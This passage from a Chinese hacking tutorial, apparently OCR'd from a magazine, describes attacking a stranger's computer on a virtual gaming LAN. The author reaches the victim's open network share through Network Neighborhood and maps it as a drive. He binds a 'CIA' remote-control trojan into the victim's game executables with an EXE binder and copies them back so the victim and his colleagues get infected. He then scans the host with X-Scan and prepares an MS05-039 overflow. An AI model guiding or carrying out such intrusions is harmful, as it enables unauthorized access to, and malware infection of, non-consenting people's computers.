


图 4




图 5




图 6

3．共享漏洞入侵“网络邻居”

既然这两位与我处在同一局域网中，那么可否通过网上邻居进行访问呢？首先来Ping一下这些虚拟的网络邻居吧！

选了其中一人的IP地址“10.12.1.11”，打开命令提示符窗口，输入命令ping 10.12.1.11，执行命令后可以看到有了回应（图3），表示此IP地址可以连接，而且该台主机没有安装防火墙。也就是说，这些位于同一虚拟局域网中的电脑是可以互相访问的，即使电脑实际网络是处于一个独立的内网中也可以访问到。

就选择“10.12.1.11”作为攻击目标吧！打开“网上邻居”，点击“添加一个网上邻居”按钮，打开添加向导对话框。点击下一步按钮，选择“选择另一网络位置”（图4），继续点击下一步，在“Internet或网络地址”中输入“\\10.12.1.11”（图5）。点击下一步时，会弹出错误提示框，提示“需要一个共享才能发布”，需要我们指定共享资源名，不用管它，直接点确定按钮。然后点击对话框中的“浏览”按钮，在打开的浏览对话框中可以看到已经多出了一个新的工作组名，在其下有一个网络邻居“10.12.1.11”，点击后即可展开该网络邻居的共享资源（图6）。选择共享资源“zsy”，并点击确定，就可以将该IP对应主机添加到网上邻居中了。

再次打开网上邻居，可以看到其中已经多出了一个网上共享资源项目“zsy 在 10.12.1.11 上”（图7）。双击后即可连接到该IP对应主机，并打开共享磁盘（图8）。通过网上邻居就可以连接操作远程主机上的共享文件了，最简单的入侵攻击就是直接删除里面的文件！不过这也太恶劣了，上传个木马得了。




图 7




图 8




图 9

4.文件捆绑上传木马

由于网速不太好，直接在网上邻居里操作远程主机上的文件反应速度非常慢，因此可以将远程主机上的共享文件夹映射为本地的一个磁盘，在命令行下进行操作。点击资源管理器菜单“工具”→“映射网络驱动器”，在打开的映射对话框中选择本地未使用的一个驱动器号，这里是“Z:”，“文件夹”处就是远程主机共享资源“\\10.12.1.11\zsy”（图9）。点击确定后，在“我的电脑”可以看到多出了一个Z盘，这就是远程主机上的共享文件夹了。

进入命令提示符窗口，转到Z盘，输入“DIR”命令看看远程主机上有些什么文件（图10）。在命令行下操作速度就快多了，在列出的文件中看到了几个小游戏：“是男人就飞一万米.swf”、“是男人就过难度5.exe”、“是男人就上120层.exe”……可以推测，看来这人不仅喜欢玩这几个是男人的游戏，而且还把这些游戏共享给自己真实所在局域网中的其他用户。那就在游戏里面捆绑几个木马，让他玩去吧！

首先将几个游戏下载到本地，方法很简单，直接执行命令copy 是男人*.exe C:\，就将游戏复制到本地C盘中了。我用




图10




图11

"CIA"生成了一个木马服务端，打开"EXE文件捆绑机"，将木马与这几个游戏分别捆绑在了一起（图11）。然后上传到远程主机共享文件夹中，命令是copy C:\是男人*.exe Z:\，上传速度也很快，捆绑了木马的游戏就覆盖了远程主机上的文件。现在就等着那人玩游戏，或者他所在局域网中其它人下载游戏运行后，就会自动连接到我的CIA客户端被我远程控制了。

5.主动出击，内网也玩反向溢出

木马上传成功后，我觉得还是要继续主动攻击比较好，于是决定对这台主机玩一下最新的WMF溢出。本来我是铁通的宽带网络，铁通的网络真的很烦，拨号以后只能得到一个内网的IP地址，对于我这样爱好黑客技术的小菜来说，好多技术都用不上，比如说反向溢出之类的。不过现在不用担心了，通过浩方平台，已经有这么多的"网络邻居"供我练技术了！

说干就干，立刻拿出超强扫描器X-Scan扫描一下这台主机，扫描结果显示这是一台WindowsXP的主机，并且开放了135、445等端口。于是立刻想到了前段时间比较严重的几个漏洞，MS-06001？这是一个图片溢出，不适合远程溢出；MS-05051？主要针对Windows2000主机远程溢出，也不能用……估且试试MS-05039漏洞吧！

